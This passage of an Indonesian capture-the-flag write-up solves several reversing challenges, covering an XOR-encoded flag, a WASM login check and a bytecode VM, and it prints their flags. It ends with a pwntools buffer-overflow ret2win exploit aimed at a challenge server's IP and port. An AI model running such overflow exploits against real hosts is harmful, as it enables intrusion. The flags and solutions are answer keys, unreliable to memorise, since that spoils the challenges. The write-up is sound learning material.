   0x00005555555551d9 <validate_char+8>:	mov    eax,edi
   0x00005555555551db <validate_char+10>:	mov    DWORD PTR [rbp-0x18],esi
   0x00005555555551de <validate_char+13>:	mov    BYTE PTR [rbp-0x14],al
   0x00005555555551e1 <validate_char+16>:	mov    ecx,0x4
   0x00005555555551e6 <validate_char+21>:	mov    eax,DWORD PTR [rbp-0x18]
   0x00005555555551e9 <validate_char+24>:	cdq
   0x00005555555551ea <validate_char+25>:	idiv   ecx
   0x00005555555551ec <validate_char+27>:	mov    eax,edx
   0x00005555555551ee <validate_char+29>:	cdqe
   0x00005555555551f0 <validate_char+31>:	lea    rdx,[rip+0x2e51]        # 0x555555558048 <key>
   0x00005555555551f7 <validate_char+38>:	movzx  eax,BYTE PTR [rax+rdx*1]
   0x00005555555551fb <validate_char+42>:	xor    al,BYTE PTR [rbp-0x14]
   0x00005555555551fe <validate_char+45>:	mov    BYTE PTR [rbp-0x1],al
   0x0000555555555201 <validate_char+48>:	mov    eax,DWORD PTR [rbp-0x18]
   0x0000555555555204 <validate_char+51>:	cdqe
   0x0000555555555206 <validate_char+53>:	lea    rdx,[rip+0x2e13]        # 0x555555558020 <encoded_flag>
   0x000055555555520d <validate_char+60>:	movzx  eax,BYTE PTR [rax+rdx*1]
   0x0000555555555211 <validate_char+64>:	cmp    BYTE PTR [rbp-0x1],al
   0x0000555555555214 <validate_char+67>:	jne    0x55555555521d <validate_char+76>
   0x0000555555555216 <validate_char+69>:	mov    eax,0x1
   0x000055555555521b <validate_char+74>:	jmp    0x555555555222 <validate_char+81>
   0x000055555555521d <validate_char+76>:	mov    eax,0x0
   0x0000555555555222 <validate_char+81>:	pop    rbp
   0x0000555555555223 <validate_char+82>:	ret
```

di sini dapat kita lihat alamat key dan encoded_flag. langsung saja kita dump key dan encoded flagnya




```
pwndbg> x/4bx 0x555555558048
0x555555558048 <key>:   0x13    0x37    0x42    0x69
pwndbg> x/40bx 0x555555558020
0x555555558020 <encoded_flag>:  0x41    0x62    0x16    0x3e    0x41    0x79    0x7a    0x55
0x555555558028 <encoded_flag+8>:        0x90    0x7a    0x2d    0x13    0x7d    0x44    0xc1    0xeb
0x555555558030 <encoded_flag+16>:       0x60    0x45    0xc4    0x15    0x90    0xb4    0x37    0x09
0x555555558038 <encoded_flag+24>:       0x98    0x4f    0x25    0xfd    0x68    0x47    0xd1    0xe6
0x555555558040 <encoded_flag+32>:       0x96    0xa4    0xd0    0xfb    0x88    0xbd    0xda    0xcd
```

langsung saja kita masukkan ke python untuk di-solve.
dec.py:

```python
key = [0x13, 0x37, 0x42, 0x69]   # dari x/4bx key_addr
encoded_flag = [
    # isi 40 byte dari hasil x/40bx encoded_flag_addr
    0x41, 0x62, 0x16, 0x3e, 0x41, 0x79, 0x7a, 0x55, 0x90, 0x7a,
    0x2d, 0x13, 0x7d, 0x44, 0xc1, 0xeb, 0x60, 0x45, 0xc4, 0x15,
    0x90, 0xb4, 0x37, 0x09, 0x98, 0x4f, 0x25, 0xfd, 0x68, 0x47,
    0xd1, 0xe6, 0x96, 0xa4, 0xd0, 0xfb, 0x88, 0xbd, 0xda, 0xcd,
]

def decode(enc, key):
    out = []
    for i in range(len(enc)):
        v = (enc[i] ^ key[i % 4]) - i
        out.append(v & 0xff)
    return bytes(out)

if __name__ == "__main__":
    flag = decode(encoded_flag, key)
    print("Decoded:", flag.decode(errors="replace"))
```

jika dijalankan:




```
 ❯❯ /tmp/tmp.77SGijxNFY/rev/obfuscated-logic : python3 dec.py
Decoded: RTRTNI25{Deobfuscation_Is_My_Superpower}
```

didapat flagnya


Flag: RTRTNI25{Deobfuscation_Is_My_Superpower}

2. Ranger Login #2 [207 POINT]


CHALLENGE
Ranger Login #2
207
Let's login again, we upgrade our auth mechanism!
Always Day One - Menyala (NE)
peserta.zip
Flag
Submit


PROOF OF CONCEPT

diberikan sebuah zip file yang isinya:




```
 ❯❯ /tmp/tmp.77SGijxNFY/rev/ranger2/challenges : ls
JS challenge.js   challenge.wasm   index.html
```

pertama kita lihat index.html dan didapat sebuah call modul wasm bernama check_flag



```
❯❯ /tmp/tmp.77SGijxNFY/rev/ranger2/challenges : cat index.html| grep check
                      <form id="credentials" onsubmit="event.preventDefault(); checkFlag();">
                            <button type="submit" class="btn primary" onclick="checkFlag()">Verify Credentials</button>
        if (typeof window.checkFlag === 'function') {
          window.checkFlag();
      window.checkFlag = () => {
        const result = Module.ccall('check_flag', 'number', ['string', 'string'], [uname, pass]);
          debug += `<strong style="color: ${'var(--accent-red)'};">Failed</strong> — check console for details.`;
      console.log('checkFlag function set!');
```


jadi intinya, HTML akan memanggil fungsi WASM bernama check_flag dengan dua argumen: username & password. dan kalau return 1 alias benar, akan print flag.
sekarang kita lihat check_flag di challenge.js:



```
le["arguments"];if(Module["thisProgram"])thisProgram=Module["thisProgram"];if(Module["preInit"]){if(typeof Mod
Module["preInit"].shift()()}}}Module["ccall"]=ccall;Module["cwrap"]=cwrap;var _check_flag,__emscripten_stack_r
s){Module["_check_flag"]=_check_flag=wasmExports["c"];__emscripten_stack_restore=wasmExports["d"];__emscripten
ction run(){if(runDependencies>0){dependenciesFulfilled=run;return}preRun();if(runDependencies>0){dependencies
["onRuntimeInitialized"]?.();postRun()}if(Module["setStatus"]){Module["setStatus"]("Running...");setTimeout(()
```


karena hasilnya tidak jelas intinya begini:
fungsi check_flag ini sebenarnya diekspor sebagai fungsi "c" dari WASM.

jadi kita harus reverse WASM nya. pertama kita ubah dulu wasm nya menjadi WAT (WebAssembly Text Format).



```
❯❯ /tmp/tmp.77SGijxNFY/rev/ranger2/challenges : wasm2wat challenge.wasm -o challenge.wat
```

dari potongan wat nya didapat seperti ini:



```
❯❯ /tmp/tmp.77SGijxNFY/rev/ranger2/challenges : cat challenge.wat | grep export
(export "a" (memory 0))
(export "b" (func 5))
(export "c" (func 4))
(export "d" (func 3))
(export "e" (func 2))
(export "f" (func 1)))
```

dan di dalam body fungsi ada pola berulang:


- i32.load8_u → ambil 1 byte dari argumen
- i32.const <angka> → byte literal
- i32.ne → cek apakah sama
- br_if → keluar jika salah

dari situ kita dapat 2 string hex yaitu username dan password, masing masing 32 karakter:
username: 888765cc1062ceef99457cef217d25c9
password: b54e4863ef82db84ada3143fff3d1fc2

setelah tau itu kita buka saja index.html dan masukkan saja ke solver.js:

```
JavaScript
const Module = require('./challenge.js');

Module.print = (...a) => console.log(...a);
Module.printErr = (...a) => console.error(...a);
Module.noExitRuntime = true;

Module.onRuntimeInitialized = () => {
  const u = '888765cc1062ceef99457cef217d25c9';
  const p = 'b54e4863ef82db84ada3143fff3d1fc2';
  const ok = Module.ccall('check_flag', 'number', ['string', 'string'], [u,
p]);
  console.log(ok ? `RTRTNI25{${u}${p}}` : 'nope');
};
```

jika dijalankan:




```
  ❯❯ /tmp/tmp.77SGijxNFY/rev/ranger2/challenges : node solve.js
RTRTNI25{888765cc1062ceef99457cef217d25c9b54e4863ef82db84ada3143fff3d1fc2}
```

didapat flagnya:

Flag:
RTRTNI25{888765cc1062ceef99457cef217d25c9b54e4863ef82db84ada3143fff3d1fc2}

3. Quantum Prison [600 POINT]


CHALLENGE

Quantum Prison


600

Selamat datang di Penjara Kuantum. Biner ini menjalankan Mesin Virtual (VM) berbasis stack yang melindungi data.

Always Day One - Menyala (KA)

PROOF OF CONCEPT

diberikan sebuah ELF file, jika dijalankan


```
 ❯❯ /tmp/tmp.77SGijxNFY/rev/prison : ./quantum_vm
Welcome to the Quantum Prison. Your reality is forfeit.
Enter the quantum passphrase: RTRTNI25{

Validation failed.
```


dari deskripsinya sudah ketahuan bahwa ini challenge vm. jadi langsung saja kita decompile dan didapat fungsi seperti berikut:
main:

C/C++
```c
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _BYTE s[72]; // [rsp+0h] [rbp-70h] BYREF
  void *v5; // [rsp+48h] [rbp-28h]
  unsigned __int64 v6; // [rsp+68h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  check_debugger();
  puts("Welcome to the Quantum Prison. Your reality is forfeit.");
  printf("Enter the quantum passphrase: ");
  memset(s, 0, 0x60u);
  v5 = &bytecode;
  run_vm((__int64)s);
  return 0;
}
```

intinya begini:
fungsi main:

- check_debugger() yang memanggil ptrace(), jika ptrace mengembalikan -1 program exit.
- menampilkan prompt Enter the quantum passphrase: lalu membuat buffer dan memanggil run_vm(s).
- run_vm membaca bytecode lewat pointer di a1 + 72 dan punya IP di a1 + 80, SP di a1 + 64, dan bendera decode a1 + 84, dec_len di a1 + 88.

jadi di sini kita tertarik pada bytecode. langsung saja kita analisis menggunakan gdb




```
pwndbg> p &bytecode
$1 = (<data variable, no debug info> *) 0x404080 <bytecode>
pwndbg> x/128bx &bytecode
0x404080 <bytecode>:    0x50    0x55    0x10    0x7b    0x51    0x3b    0x6b    0x36
0x404088 <bytecode+8>:  0x5a    0x4b    0x7a    0x6a    0x3b    0x6b    0x48    0x5a
0x404090 <bytecode+16>: 0x4b    0x7a    0x6a    0x3b    0x6b    0x09    0x5a    0x4b
0x404098 <bytecode+24>: 0x7a    0x6a    0x3b    0x6b    0x1f    0x5a    0x4b    0x7a
0x4040a0 <bytecode+32>: 0x6a    0x3b    0x6b    0x1e    0x5a    0x4b    0x7a    0x6a
0x4040a8 <bytecode+40>: 0x3b    0x6b    0x30    0x5a    0x4b    0x7a    0x6a    0x3b
0x4040b0 <bytecode+48>: 0x6b    0x4f    0x5a    0x4b    0x7a    0x6a    0x3b    0x6b
0x4040b8 <bytecode+56>: 0x5a    0x5a    0x4b    0x7a    0x6a    0x3b    0x6b    0x35
0x4040c0 <bytecode+64>: 0x5a    0x4b    0x7a    0x6a    0x3b    0x6b    0x10    0x5a
0x4040c8 <bytecode+72>: 0x4b    0x7a    0x6a    0x3b    0x6b    0x29    0x5a    0x4b
0x4040d0 <bytecode+80>: 0x7a    0x6a    0x3b    0x6b    0x12    0x5a    0x4b    0x7a
0x4040d8 <bytecode+88>: 0x6a    0x84    0x00    0x00    0x00    0x00    0x00    0x00
0x4040e0 <bytecode+96>: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x4040e8 <bytecode+104>:        0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x4040f0 <bytecode+112>:        0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x4040f8 <bytecode+120>:        0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

dari sini kita dapatkan bahwa, Byte pertama adalah 0x50-> DECODE_ARM 0x55, diikuti 0x10 0x7B -> PUSH 0x7B, lalu 0x51 -> DECODE_APPLY.
Artinya: 85 byte berikutnya didekode XOR dengan key 0x7B.

decode.py:

```python
bc = bytearray([
80,85,16,123,81,59,107,54,
90,75,122,106,59,107,72,90,
75,122,106,59,107,9,90,75,
122,106,59,107,31,90,75,122,
106,59,107,30,90,75,122,106,
59,107,48,90,75,122,106,59,
107,79,90,75,122,106,59,107,
90,90,75,122,106,59,107,53,
90,75,122,106,59,107,16,90,
75,122,106,59,107,41,90,75,
122,106,59,107,18,90,75,122,
106,132,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0
])  # ubah bytecode decimal ke hex
start = 5
length = 0x55
key = 0x7B
for i in range(start, start+length):
    bc[i] ^= key
# sekarang bc[start:start+length] adalah bytecode ter-decode
print("decoded:", " ".join(f"{b:02x}" for b in bc[start:start+length]))
```

jika dijalankan:



```
  ❯❯ /tmp/tmp.77SGijxNFY/rev/prison : python3 decode.py
decoded: 40 10 4d 21 30 01 11 40 10 33 21 30 01 11 40 10 72 21 30 01 11 40 10 64 21 30 01 11 40 10 65 2
1 30 01 11 40 10 4b 21 30 01 11 40 10 34 21 30 01 11 40 10 21 21 30 01 11 40 10 4e 21 30 01 11 40 10 6b
 21 30 01 11 40 10 52 21 30 01 11 40 10 69 21 30 01 11 ff
```

Baca byte demi byte dari awal blok decoded (offset awal = start yang kita tentukan):

- 0x40 -> GETCHAR (minta 1 byte input dari user -> push ke stack)
- 0x10 0x4d -> PUSH 0x4D (push konstanta 0x4D = 'M')
- 0x21 -> XOR (pop dua nilai ⟶ push hasil XOR)
- 0x30 0x01 -> JZ +1 (pop hasil XOR, jika == 0 ⟶ IP += 1, artinya skip byte berikutnya)
- 0x11 -> FAIL (jika tidak di-skip oleh JZ, bakal menuju FAIL)

Itu merupakan pola validasi 1 karakter:
GETCHAR; PUSH imm; XOR; JZ +1; FAIL


Interpretasi logis: agar JZ memerintahkan skip (yaitu hasil XOR == 0), maka input_byte XOR imm == 0 -> input_byte == imm. Jadi imm adalah karakter yang benar.
Ulangi untuk seluruh blok hingga menemukan 0xFF (SUCCESS). Dari hasil decode, kita mendapat deretan PUSH immediates:
“0x4d 0x33 0x72 0x64 0x65 0x4b 0x34 0x21 0x4e 0x6b 0x52 0x69”
yang jika dikonversi ke ascii:
M3rdeK4!NkRi

inilah flagnya, tinggal dibuat menjadi format flag

Flag:RTRTNI25{M3rdeK4!NkRi}

BINARY EXPLOITATION

1. Simple Ret2Win [240 POINT]




Selamat datang di server gema sederhana kami!

Server : nc 18.136.199.188 9001

Always Day One - Menyala (KA)

PROOF OF CONCEPT

diberikan file FILE jika dijalankan:



```
 ❯❯ /tmp/tmp.77SGijxNFY/pwn/ret2win : ./vuln
Welcome to the simple echo server!
Enter your message: test
You entered: test
```


kemudian di-decompile dan didapat vuln nya adalah BOF di fungsi vulnerable_function:

```C/C++
int vulnerable_function()
{
  char buf[64]; // [rsp+0h] [rbp-40h] BYREF

  printf("Enter your message: ");
  read(0, buf, 0x78u);
  return printf("You entered: %s\n", buf);
}
```

dan terdapat fungsi print_flag atau win function kita. jadi tinggal BOF kemudian ret ke print_flag. twist nya disini adalah printf berhenti jika terdapat null byte, jadi dibelakang padding ditambahin null byte aja
solve.py:

```python
Python
from pwn import *

context.binary = ELF('./vuln', checksec=False)
#p = process('./vuln')
p = remote('18.136.199.188',9001)

PRINT_FLAG = 0x4011b6
RET        = 0x40101a   # stack alignment

offset = 72

payload  = b'A'*63 + b'\x00'              # terminator utk printf
payload += b'B'*(offset - len(payload))
payload += p64(RET)
payload += p64(PRINT_FLAG)

p.recvuntil(b'Enter your message:')
p.send(payload)
p.interactive()
```

jika dijalankan:

